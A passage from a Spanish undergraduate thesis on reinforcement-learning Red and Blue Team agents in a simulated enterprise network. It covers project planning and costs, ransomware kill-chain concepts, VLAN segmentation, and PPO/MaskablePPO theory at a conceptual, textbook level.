Capítulo 2

Planificación y metodología del proyecto

Antes de entrar en el contenido técnico, este capítulo expone cómo se organizó el trabajo: la metodología que guio su desarrollo, la planificación temporal seguida a lo largo de los siete meses y medio de dedicación y trabajo, junto con una estimación del esfuerzo real invertido. El objetivo es informar, no solo de qué se hizo, sino de cómo se llegó a ello.

2.1. Metodología de desarrollo

El proyecto se abordó siguiendo una metodología secuencial, es decir, organizada en fases concatenadas donde cada una se apoya en los resultados obtenidos por la anterior. Esta metodología reproduce el esquema en cascada descrito durante el presente TFG, su desarrollo avanzó consolidando y validando cada bloque antes de la construcción del siguiente sobre él.

Sin embargo, dentro de cada fase del proyecto, se trabajó de manera iterativa. El diseño del entorno simulado y de sus funciones de recompensa, por ejemplo, no fue resuelto en una iteración, sino mediante ciclos sucesivos de implementaciones, entrenamientos y observaciones del comportamiento, que todo junto resultó en su refinamiento (*reward hacking* descrito en el Capítulo 5). Lo mismo ocurrió con el orquestador del laboratorio, depurado módulo a módulo con arneses de prueba (del término informático en inglés *harness*) antes de culminar la campaña completa.

Tres principios transversales marcaron el trabajo:

- El primero, la **reproducibilidad**. El uso de múltiples semillas en los entrenamientos, el direccionamiento estático en el laboratorio y el sis-

temático registro de cada configuración corresponden con la voluntad de que cada fase y resultado sean verificables, y no frutos del azar.

- El segundo, la **trazabilidad**. Tanto la instrumentación del entorno simulado como la narración estructurada del orquestador se diseñaron para poder auditar en todo momento qué decisión se tomó y por qué.
- Y el tercero, el **rigor en el alcance**. Declarar con honestidad los límites de cada fase, distinguiendo lo comprobado de lo que se deja como trabajo futuro.

2.2. Planificación temporal y diagrama de Gantt

El desarrollo se extendió a lo largo de siete meses y medio, de febrero a septiembre de 2026, dividido en las fases que se describen a continuación y que se representan gráficamente en el diagrama de Gantt.

El proyecto inició en febrero con la fase de estudio previo: fundamentos de aprendizaje por refuerzo, conceptos de ciberseguridad ofensiva y defensiva, y revisión del estado del arte en simuladores y agentes autónomos. Sobre dicha base, marzo se dedicó al diseño del entorno simulado: la topología de red, su formulación como problema de decisión y el diseño de los espacios de observación y acción.

El grueso del trabajo con agentes ocupó la mayoría de la primavera. Abril se centró sobre el Red Team: implementación del entorno, entrenamiento con *MaskablePPO* y el análisis multi-semilla, siendo una de las fases más densas por los ajustes que requirió. Mayo se dedicó al agente Blue Team y al esquema de co-diseño en cascada.

A partir de julio se pasó de la simulación a la virtualización. El montaje del laboratorio virtualizado (segmentación con *pfSense*, *Active Directory*, siembra de credenciales y capa de observabilidad) dio paso al desarrollo de **RAGNAROK**, que se prolongó hasta principios de agosto, este mismo mes se finalizó el presente TFG ultimando todos los capítulos. Finalmente, septiembre se reservó para preparación de la defensa. La Figura 2.1 resume gráficamente la distribución temporal descrita.

2.3. Estimación del esfuerzo

La estimación del esfuerzo parte del ritmo de trabajo real sostenido durante todo el proyecto: una media de tres horas diarias, seis días por semana, a lo largo de las aproximadamente veintinueve semanas de dedicación efectiva (alrededor de los siete meses y medio). Este ritmo arroja un total en




Figura 2.1: Diagrama de Gantt del proyecto.

torno a las 522 horas, proyecto compaginado con estudio y preparación de certificaciones en ciberseguridad Red Team y prácticas de empresa desde junio. La Tabla 2.1 desglosa ese total por fases.

Fase	Periodo	Horas	%
Estudio previo	Febrero	54	10,3
Diseño del entorno simulado	Marzo	40	7,7
Agente Red Team	Abril	78	14,9
Agente Blue Team	Mayo	60	11,5
Montaje del laboratorio	Junio	36	6,9
Desarrollo de RAGNAROK	Junio–Julio	78	14,9
Redacción de la memoria	Marzo–Agosto (transversal)	140	26,8
Preparación de la defensa	Septiembre	36	6,9
Total		522	100

Tabla 2.1: Estimación del esfuerzo dedicado al proyecto, desglosado por fases.

Se puede apreciar como el agente Red supera en horas al Blue, por el propio ajuste iterativo exigido que, además, más tarde ayudó al propio desarrollo del Blue. La parte de aprendizaje por refuerzo (diseño del entorno y ambos agentes) terminó concentrando algo más del 44 % del esfuerzo, el bloque del laboratorio virtualizado en torno al 22 % y la parte de redacción cerca del 27 %, cifra coherente con la variabilidad y la evolución de las propias ideas del proyecto.

2.4. Estimación de costes

Aunque este proyecto tiene un propósito académico y no se ha desarrollado para su comercialización, resulta interesante estimar el coste que habría tenido en un contexto profesional. El desglose se organiza en tres presupuestos: los costes de personal, los de hardware y los de software. Las cifras parten de las horas de dedicación estimadas en la Sección 2.3.

Concepto	Cantidad	Coste unitario	Total
<i>Personal</i>			
Trabajo del alumno	522 h	12,00 €/h	6.264,00 €
Supervisión del tutor	30 h	45,00 €/h	1.350,00 €
<i>Hardware (amortización)</i>			
Equipo de desarrollo	7,5 meses	35,42 €/mes	265,63 €
<i>Software</i>			
Herramientas de código abierto	—	0,00 €	0,00 €
Total			7.979,63 €

Tabla 2.2: Estimación del coste del proyecto en un hipotético contexto profesional.

El coste está encabezado por la partida presupuestaria **personal**, que supone alrededor del 95 % del total. El apartado de **software** es nulo: todo el desarrollo se apoyó en herramientas de código abierto (*Python* y su ecosistema de aprendizaje por refuerzo, *VirtualBox*, *pfSense* y Kali Linux) y en versiones de evaluación de los sistemas Windows, sin coste de licencia. El **hardware** se imputa por amortización, al tratarse de un único equipo de desarrollo empleado durante los siete meses y medio del proyecto y no adquirido para él. En conjunto, la estimación asciende aproximadamente a **8.000 €**, tal y como se puede apreciar en la Tabla 2.2.

Capítulo 3

Fundamentos Teóricos

3.1. Ciberseguridad ofensiva y defensiva

3.1.1. Red Team, Blue Team y Purple Team

La práctica industrial de la ciberseguridad ha terminado adoptando un esquema práctico y sencillo para evaluar la madurez defensiva real de una organización: enfrentar a un equipo ofensivo contra uno defensivo en condiciones controladas pero realistas. El Red Team encarna al adversario. Su trabajo consiste en simular ataques utilizando tácticas, técnicas y procedimientos (TTPs) equiparables a los empleados por grupos advanced persistent threat (APT) o ciberdelincuentes profesionales (reconocimiento previo, explotación de vulnerabilidades, movimiento lateral, escalada de privilegios y acción sobre los objetivos). La metodología se apoya en marcos de referencia como MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) (ATTACK), que estandarizan la clasificación de estas técnicas y permiten que los hallazgos sean comparables entre ejercicios y organizaciones.

El Blue Team, por otro lado, asume la defensa operativa continua. Sus responsabilidades cubren la monitorización de infraestructura, la correlación de eventos, la respuesta ante incidentes y el endurecimiento proactivo del sistema mediante parcheos, segmentaciones de red y control granular de accesos. Mientras el Red Team busca grietas, el Blue Team trabaja para cerrar y contener cualquier intrusión que las haya aprovechado, apoyándose en herramientas como Security Information and Event Management (SIEM), Endpoint Detection and Response (EDR) o sistemas de detección de intrusiones (Intrusion Detection System (IDS)) [14].

El problema con este modelo radica en que el conocimiento ofensivo no llega de forma estructurada a la defensa, porque los equipos Red y Blue tra-

bajan descoordinados. El concepto de Purple Team surge precisamente para cerrar esa brecha. No es un tercer equipo independiente, sino una metodología de colaboración donde ofensa y defensa diseñan, ejecutan y revisan los ejercicios de forma coordinada. Cada técnica del Red se traduce directamente en reglas de detección, controles compensatorios o *playbooks* de respuesta para el Blue, y la capacidad defensiva existente condiciona, a su vez, qué escenarios de ataque tienen sentido plantear en la siguiente iteración [15]. Este enfoque iterativo es concretamente el que inspira la metodología de co-diseño en cascada adoptada en este TFG, donde las políticas aprendidas por el agente Red se utilizan para entrenar al Blue [16].




Figura 3.1: Purple Team como convergencia del Red Team y el Blue Team

3.1.2. *Ransomware: Cyber Kill Chain*, ciclo de vida y MITRE ATTACK

El *ransomware* es un tipo de código malicioso diseñado para secuestrar la información o los sistemas de una víctima, exigiendo el pago de un rescate, habitualmente en criptomonedas, para su liberación o para evitar daños mayores. Aunque puede afectar a usuarios individuales, en los últimos años ha evolucionado hacia una industria criminal altamente profesionalizada que pone su foco en corporaciones, infraestructuras críticas y entidades gubernamentales, donde las demandas económicas pueden alcanzar cifras millonarias [17]. La elección del *ransomware* como amenaza de referencia de este trabajo responde a tres motivos: es el vector de mayor crecimiento e impacto en el periodo analizado (Sección 1.1), su ciclo de vida ejerce íntegramente la fase post-explotación, descubrimiento, movimiento lateral e impacto sobre activos críticos, que es justamente la que modela el entorno de simulación, y sus etapas se corresponden de forma natural con un conjunto discreto de acciones, idóneo para una formulación mediante RL.

La literatura clásica distinguía dos variantes principales: *ransomware* de bloqueo (*lockers*), que impedía el acceso al sistema operativo sin alterar los datos, y *ransomware* de cifrado (*crypto-ransomware*), que encriptaba ficheros o volúmenes enteros. El *crypto-ransomware* se ha impuesto como el estándar técnico, pero la verdadera evolución de los últimos años no es técnica sino operativa. El simple cifrado ha dado paso al paradigma de la Múltiple Extorsión [18]:

- **Doble extorsión:** Los atacantes no solo cifran los datos para interrumpir la continuidad del negocio, sino que previamente exfiltran información sensible (datos financieros, propiedad intelectual, datos personales) para amenazar con su publicación si no se efectúa el pago.
- **Triple extorsión:** Se añaden tácticas de presión adicionales, como ataques de denegación de servicio (Distributed Denial Of Service (DDoS)) contra los servidores de la víctima o el acoso directo a sus clientes, empleados o socios comerciales.

Para estructurar el estudio y la defensa frente a estas amenazas, la industria utiliza modelos conceptuales que descomponen los ataques en fases analíticas. El más extendido es la *Cyber Kill Chain*, propuesta originalmente por Lockheed Martin, que define una secuencia lineal de siete etapas que un adversario debe completar para alcanzar su objetivo: Reconocimiento, Armamento, Entrega, Explotación, Instalación, Command and Control (C2) y Acciones sobre los Objetivos [19].

En el ecosistema específico del *ransomware*, esta cadena se traduce en un ciclo de vida operativo muy marcado [20]:

- **Acceso Inicial y Ejecución:** Brecha perimetral inicial mediante campañas de phishing, explotación de vulnerabilidades no parcheadas o compromiso de servicios expuestos, seguido de la ejecución del payload.
- **Consolidación y C2:** Establecimiento de persistencia en el sistema infectado y apertura de canales de comunicación con la infraestructura del atacante (fases de Instalación y C2, quinta y sexta etapas de la *Cyber Kill Chain*).
- **Descubrimiento y Movimiento Lateral:** Fase crítica en la que el adversario mapea la topología de la red empresarial, identifica activos de alto valor y escala privilegios para propagarse hacia infraestructuras críticas (VLANs de servidores, Domain Controllers).

- **Exfiltración e Impacto (Cifrado):** Los datos son exfiltrados hacia servidores externos y, finalmente, cifrados de forma masiva para paralizar las operaciones, culminando con la exigencia del rescate.




Figura 3.2: *Cyber Kill Chain*

Mientras que la *Cyber Kill Chain* proporciona una visión de alto nivel y lineal, el marco MITRE ATTACK se ha consolidado como el estándar para la clasificación técnica y conductual de las amenazas. MITRE ATTACK estructura el comportamiento del adversario en una matriz no lineal basada en Tácticas (el 'porqué' o el objetivo táctico, como el Movimiento Lateral o el Impacto) y Técnicas (el 'cómo' o el método técnico específico empleado) [21].

La integración de estos marcos es la base conceptual del entorno de simulación desarrollado en este TFG. El agente ofensivo no actúa de forma aleatoria: se entrena para descubrir e imitar autónomamente este ciclo de vida, priorizando las fases de descubrimiento y movimiento lateral antes de ejecutar el impacto final sobre los activos críticos. Por su parte, el agente

defensor se evalúa por su capacidad de romper la cadena en sus etapas tempranas: aislar nodos comprometidos antes de que el adversario complete la matriz de tácticas y alcance los *crown jewels*.

3.2. Redes empresariales

Modelar una red empresarial exige entender cómo se organiza y cómo se protege. Esta sección estudia las arquitecturas de red habituales, la segmentación por Virtual Local Area Network (VLAN) como control frente al movimiento lateral y la naturaleza de los activos críticos que un ataque de *ransomware* persigue.

3.2.1. Arquitecturas típicas

Las arquitecturas de red empresariales se organizan habitualmente en capas funcionales para garantizar tanto la eficiencia operativa como la seguridad. La capa de acceso o red de usuarios engloba los equipos de los empleados, como estaciones de trabajo en departamentos de finanzas, recursos humanos o sistemas de información (Information Technology (IT)), conectados típicamente a switches de capa 2 en un segmento de red dedicado (Figura 3.3). Esta capa genera un alto volumen de tráfico de usuario (navegación web, correo electrónico, acceso a aplicaciones internas) y representa el punto de entrada más común para amenazas externas, como phishing o *malware* descargado accidentalmente [1].

La capa de servidores aloja servicios compartidos y aplicaciones empresariales, incluyendo servidores web públicos, de archivos (Server Message Block (SMB)/File Transfer Protocol (FTP)), correo electrónico, Virtual Private Networks (VPNs) y sistemas de gestión interna. Esta capa suele situarse en una zona intermedia con mayor protección que la de usuarios, pero accesible desde múltiples segmentos para soportar operaciones diarias.

Finalmente, la red crítica o núcleo concentra los activos más sensibles de la organización: controladores de dominio (Active Directory (AC)), servidores de bases de datos corporativas, sistemas de copias de seguridad (backups) y otros elementos de infraestructura que no deberían ser accesibles directamente desde la red de usuarios. El compromiso de estos activos puede provocar interrupciones catastróficas, como pérdida de autenticación centralizada, datos de negocio o capacidad de recuperación ante desastres.

Desde el punto de vista de la seguridad, las guías de buenas prácticas recomiendan no mezclar clientes con servidores críticos en el mismo segmento de red, ya que esto facilita el movimiento lateral de amenazas como el *ransomware*, que una vez dentro de la red busca propagarse hacia objetivos

de alto impacto [22]. La Demilitarized Zone (DMZ) actúa como zona intermedia para servicios expuestos al exterior (servidor web público, Virtual Private Network (VPN), correo entrante), separada estrictamente de la red interna mediante firewalls de borde que filtran el tráfico entrante y saliente.

3.2.2. Segmentación por VLAN y control de acceso

Una VLAN es una red lógica que se crea dentro de una infraestructura física compartida, permitiendo segmentar el tráfico sin necesidad de hardware adicional como switches dedicados por grupo o más cables. Mediante etiquetado de tramas (IEEE 802.1Q), los switches asignan puertos a VLANs específicas, aislando el tráfico de broadcast y multicast entre grupos lógicos. Esta segmentación aporta beneficios tanto en rendimiento (reducción de ruido de red al limitar dominios de broadcast) como en seguridad (contención de amenazas dentro de un segmento comprometido).

A efectos prácticos de seguridad, la VLAN frena el movimiento lateral del atacante: si se compromete un host en una VLAN (por ejemplo, la de usuarios), el atacante no puede saltar libremente a otra (por ejemplo, la de servidores críticos) sin atravesar un router o firewall con reglas de control de acceso. Entre las VLANs se aplican listas de control de acceso (Access Control List (ACL)) y políticas de firewall que filtran puertos y protocolos, limitando la propagación de malware como el *ransomware*, que depende precisamente de esta capacidad para maximizar su impacto [23].




Figura 3.3: Ejemplo segmentación por VLANs [1]

Conceptos básicos de implementación incluyen:

- **VLAN de usuarios** (datos generales, navegación web).
- **VLAN de servidores** (servicios compartidos como SMB/FTP).

- **VLAN de gestión** (switches, routers, herramientas de monitorización).
- **Puertos *access*** (una sola VLAN por puerto, para endpoints) y **puertos *trunk*** (múltiples VLANs, para enlaces entre switches o routers).
- **Router-on-a-stick**: configuración donde un solo router con subinterfaces gestiona el tráfico inter-VLAN mediante trunking.

Esta segmentación es especialmente crítica frente al *ransomware*, cuyo éxito depende del movimiento lateral para cifrar activos críticos (bases de datos, backups, Active Directory (AD)); una VLAN bien protegida puede contener la infección y ganar tiempo para la respuesta.

3.2.3. Activos críticos: *Domain Controller*, bases de datos, *backups*

En una red empresarial, ciertos sistemas se consideran activos críticos o *crown jewels* por su rol central en las operaciones y su potencial impacto en caso de compromiso. El Controlador de Dominio (Domain Controller (DC)), basado en Active Directory Domain Services (ADDS), es uno de los elementos más valiosos: centraliza la autenticación de usuarios, la gestión de políticas de grupo, permisos y recursos compartidos. Si un atacante lo compromete, por ejemplo, mediante robo de credenciales o *pass-the-hash*, puede escalar privilegios, desplegar *malware* a escala de dominio o deshabilitar medidas de seguridad, facilitando el movimiento lateral y el cifrado masivo típico del *ransomware* [24].

Los servidores de bases de datos (Structured Query Language (SQL) Server, Oracle, PostgreSQL, etc.) almacenan los datos operativos de la empresa: transacciones financieras, registros de clientes, inventarios o información estratégica. Su cifrado o destrucción genera pérdidas inmediatas de datos y costes elevados por inactividad (horas o días sin acceso a la información crítica suponen pérdidas), y en muchos casos representa el objetivo final de campañas de *ransomware* diseñadas para maximizar el impacto económico.

Los servidores de copias de seguridad (backups) constituyen la última línea de defensa ante ataques destructivos: almacenan snapshots o copias incrementales que permiten la recuperación tras un incidente. Sin embargo, los atacantes de *ransomware* modernos priorizan su neutralización (cifrado, borrado o corrupción) para forzar el pago del rescate, ya que sin backups la restauración es inviable [25].

Todos estos conceptos arquitectónicos (capas funcionales, segmentación por VLANs y protección reforzada de activos críticos) constituyen la base

sobre la que se asienta el entorno simulado de este TFG. Tal como se detallará en el Capítulo 4, la red empresarial se ha modelado como un grafo matemático cuyas VLANs 100, 200 y 300 condicionan los movimientos laterales permitidos al atacante, y donde el compromiso de los *crown jewels* (Domain Controller, base de datos y servidor de backups) define tanto las funciones de recompensa del agente Red como los puntos de defensa prioritarios del agente Blue.

3.3. Aprendizaje por refuerzo aplicado a ciberseguridad

3.3.1. Modelos de Decisión de Markov (MDP) y POMDP

Un Proceso de Decisión de Markov (Márkov Decision Process (MDP)) es el marco matemático estándar para modelar problemas de decisión secuencial bajo incertidumbre. Formalmente, un MDP se define mediante la tupla (S, A, P, R, γ) , donde S es el conjunto de estados, A el conjunto de acciones, P la función de transición, R la función de recompensa y γ el factor de descuento que pondera recompensas futuras frente a inmediatas. La propiedad de Markov garantiza que la dinámica del sistema depende exclusivamente del estado actual y de la acción elegida, sin necesidad de almacenar la historia completa de eventos previos [26].

Este formalismo encaja con los problemas de aprendizaje por refuerzo cuando el agente dispone de acceso directo y completo al estado del entorno. Sin embargo, en ciberseguridad esta condición rara vez se cumple. Ni atacantes ni defensores operan con información completa: ambos toman decisiones a partir de observaciones parciales, ruidosas y a menudo tardías del sistema real. El marco apropiado es el Proceso de Decisión de Markov Parcialmente Observable (POMDP), que extiende el MDP mediante dos elementos adicionales [27]:

- Ω : el conjunto de observaciones posibles que el agente puede recibir.
- O : la función de probabilidad que asocia cada observación con el estado real subyacente y la acción ejecutada.

Bajo este formalismo, el agente no decide en función del estado verdadero $s \in S$, sino de una observación $o \in \Omega$ que constituye una imagen parcial e incierta del mismo.

Esta distinción es importante para el diseño de este TFG porque ambos agentes operan bajo condiciones POMDP, aunque de forma asimétrica.

El agente Red opera bajo una niebla de guerra (*Fog of War*) propia del atacante: al inicio del episodio desconoce el sistema operativo de cada host, sus vulnerabilidades y la presencia o ausencia de archivos sensibles. Únicamente mediante acciones explícitas de descubrimiento (escaneo) puede transformar esa información oculta en información observable. El espacio de observaciones Ω_{red} contiene los atributos parcialmente revelados de cada nodo, mientras que el estado real S permanece en el entorno y solo se descubre incrementalmente a medida que el agente actúa.

El agente Blue, por su parte, opera bajo una niebla de guerra distinta. Su observación está mediada por las señales que un SIEM real ofrecería: niveles de alerta, estado de aislamiento de los nodos, despliegues de honeyfiles y resultados de análisis forense. No tiene acceso directo al estado de compromiso real de los hosts, ni puede distinguir a priori entre alertas legítimas y falsos positivos generados por ruido operativo. El espacio de observaciones Ω_{blue} modela exactamente esta restricción.

La consecuencia práctica es que ambos agentes deben aprender políticas que sean robustas frente a la incertidumbre de información, no solo políticas óptimas en condiciones ideales. Esta característica condiciona profundamente tanto el diseño del espacio de observaciones como la estrategia de exploración del algoritmo de aprendizaje (Capítulo 5).

La estrategia que utiliza el agente para equilibrar *exploración* (probar acciones nuevas para descubrir mejores recompensas) y *explotación* (aprovechar el conocimiento ya adquirido para maximizar la recompensa) depende del algoritmo concreto empleado. En métodos clásicos basados en funciones de valor, como Q-learning o Deep Q-Network (DQN), la solución habitual es la política ϵ -greedy, que con probabilidad ϵ elige una acción aleatoria y con probabilidad $1 - \epsilon$ la acción de mayor valor estimado. En los métodos modernos de gradiente de política, en cambio, la exploración surge de la propia naturaleza estocástica de la política $\pi(a|s)$ [28]: la red neuronal del actor produce una distribución de probabilidad sobre las acciones, y el muestreo de esa distribución es lo que induce exploración natural. Para evitar que la política colapse prematuramente a una distribución casi determinista, los algoritmos como PPO incorporan un término de entropía en la función de pérdida, mecanismo que se detalla en la subsección siguiente.

3.3.2. Políticas, funciones de valor y retorno

Una política $\pi(a|s)$ define la estrategia de decisión del agente, especificando la probabilidad de ejecutar la acción a dado el estado s . Puede ser determinista ($\pi(s) = a^*$, siempre la misma acción óptima) o estocástica ($\pi(a|s)$, distribución sobre múltiples acciones para explorar o manejar incertidumbre) [29]. En ciberseguridad, la política equivale al *playbook dinámico*

del agente: por ejemplo, un defensor podría aprender que si detecta una alerta en el honeypot de la VLAN 100, debe aislar el nodo sospechoso, mientras que un atacante decide que si ve un puerto SMB abierto en un servidor de la VLAN 200, debe priorizar el movimiento lateral hacia ese host.




Figura 3.4: Diagrama Aprendizaje por Refuerzo (RL)

El objetivo del agente es maximizar el retorno G_t , definido como la suma descontada de recompensas futuras:

$$G_t = R_{t+1} + \gamma R_{t+2} + \gamma^2 R_{t+3} + \dots = \sum_{k=0}^{\infty} \gamma^k R_{t+k+1} \quad (3.1)$$

donde $\gamma \in [0; 1]$ es el factor de descuento que pondera recompensas inmediatas frente a futuras. En ciberseguridad este parámetro es crítico: un γ cercano a 1 favorece estrategias a largo plazo (*ransomware* que se propaga de manera sigilosa durante días), mientras que valores menores (por ejemplo, $\gamma \approx 0.95$) obligan a actuar rápido, reflejando que mitigar un ataque en el turno 2 es mucho más valioso que en el turno 10.

Las funciones de valor permiten al agente evaluar la calidad de estados y acciones bajo una política dada [30]:

- **Valor de estado** $V_{\pi}(s) = E_{\pi}[G_t \mid S_t = s]$: retorno esperado partiendo de s siguiendo π .
- **Valor acción-estado** $Q_{\pi}(s, a) = E_{\pi}[G_t \mid S_t = s, A_t = a]$: retorno esperado tras ejecutar a en s y luego π .

Por ejemplo, para un agente defensor, un estado con el Domain Controller aislado tiene alto $V^\pi(s)$ aunque implique pérdida temporal de servicio (protección a largo plazo), mientras que para el atacante un estado con acceso a backups sin alertas tiene $Q^\pi(s, \text{cifrar})$ muy elevado. Estas funciones permiten al agente comparar opciones y refinar su política iterativamente.

3.3.3. Métodos *actor-critic* y algoritmo PPO / *MaskablePPO*

Los métodos Actor-Critic combinan gradiente de política con estimación de valor mediante dos componentes diferenciados:

- El **Actor** ($\pi_\theta(a|s)$) propone acciones mediante una red neuronal que modela la política.
- El **Critic** ($V_\rho(s)$ o $Q_\rho(s, a)$) evalúa esas acciones prediciendo su valor esperado, proporcionando retroalimentación para guiar al Actor.

Esta arquitectura aprovecha lo mejor de ambos mundos: la política del Actor explora el espacio de acciones, mientras el Critic estabiliza el aprendizaje calculando ventajas $A(s, a) = Q(s, a) - V(s)$, que miden cuánto mejora una acción respecto a la media. En ciberseguridad, el Actor del atacante decide "mover *ransomware* a backups", mientras el Critic estima si esa ruta maximiza el impacto total frente a alternativas (cifrar usuarios primero).

El PPO, desarrollado por OpenAI, es actualmente el estándar de facto en RL por su estabilidad y rendimiento. Su innovación clave es el clipping en la función de pérdida [30]:

$$\mathcal{L}(\theta) = E [\text{mín}(\rho_t(\theta)A_t, \text{clip}(\rho_t(\theta), 1 - \epsilon, 1 + \epsilon)A_t)] \quad (3.2)$$

donde $\rho_t(\theta) = \frac{\pi_\theta(a_t|s_t)}{\pi_{\theta_{\text{old}}}(a_t|s_t)}$ mide cuánto ha cambiado la nueva política respecto a la anterior.

El recorte evita actualizaciones catastróficas que hagan olvidar estrategias útiles tras un episodio fallido, siendo ideal para entornos de ciberseguridad donde una sola mala decisión (activar honeypot) puede terminar el episodio prematuramente.

La variante *MaskablePPO*, utilizada en este trabajo, resuelve un problema crítico en entornos con fuertes restricciones estructurales: la existencia de acciones inválidas en función del estado. En una campaña de *ransomware* simulada, no tiene sentido cifrar un nodo aún sin comprometer, escanear dos veces el mismo equipo o intentar moverse a un segmento de red no

alcanzable. La aproximación clásica consiste en penalizar estas acciones a posteriori mediante recompensa negativa, pero la literatura reciente muestra que esta estrategia escala mal: en espacios de acciones con muchas combinaciones inválidas, el agente desperdicia parte sustancial del entrenamiento aprendiendo qué decisiones nunca debió tomar [31].

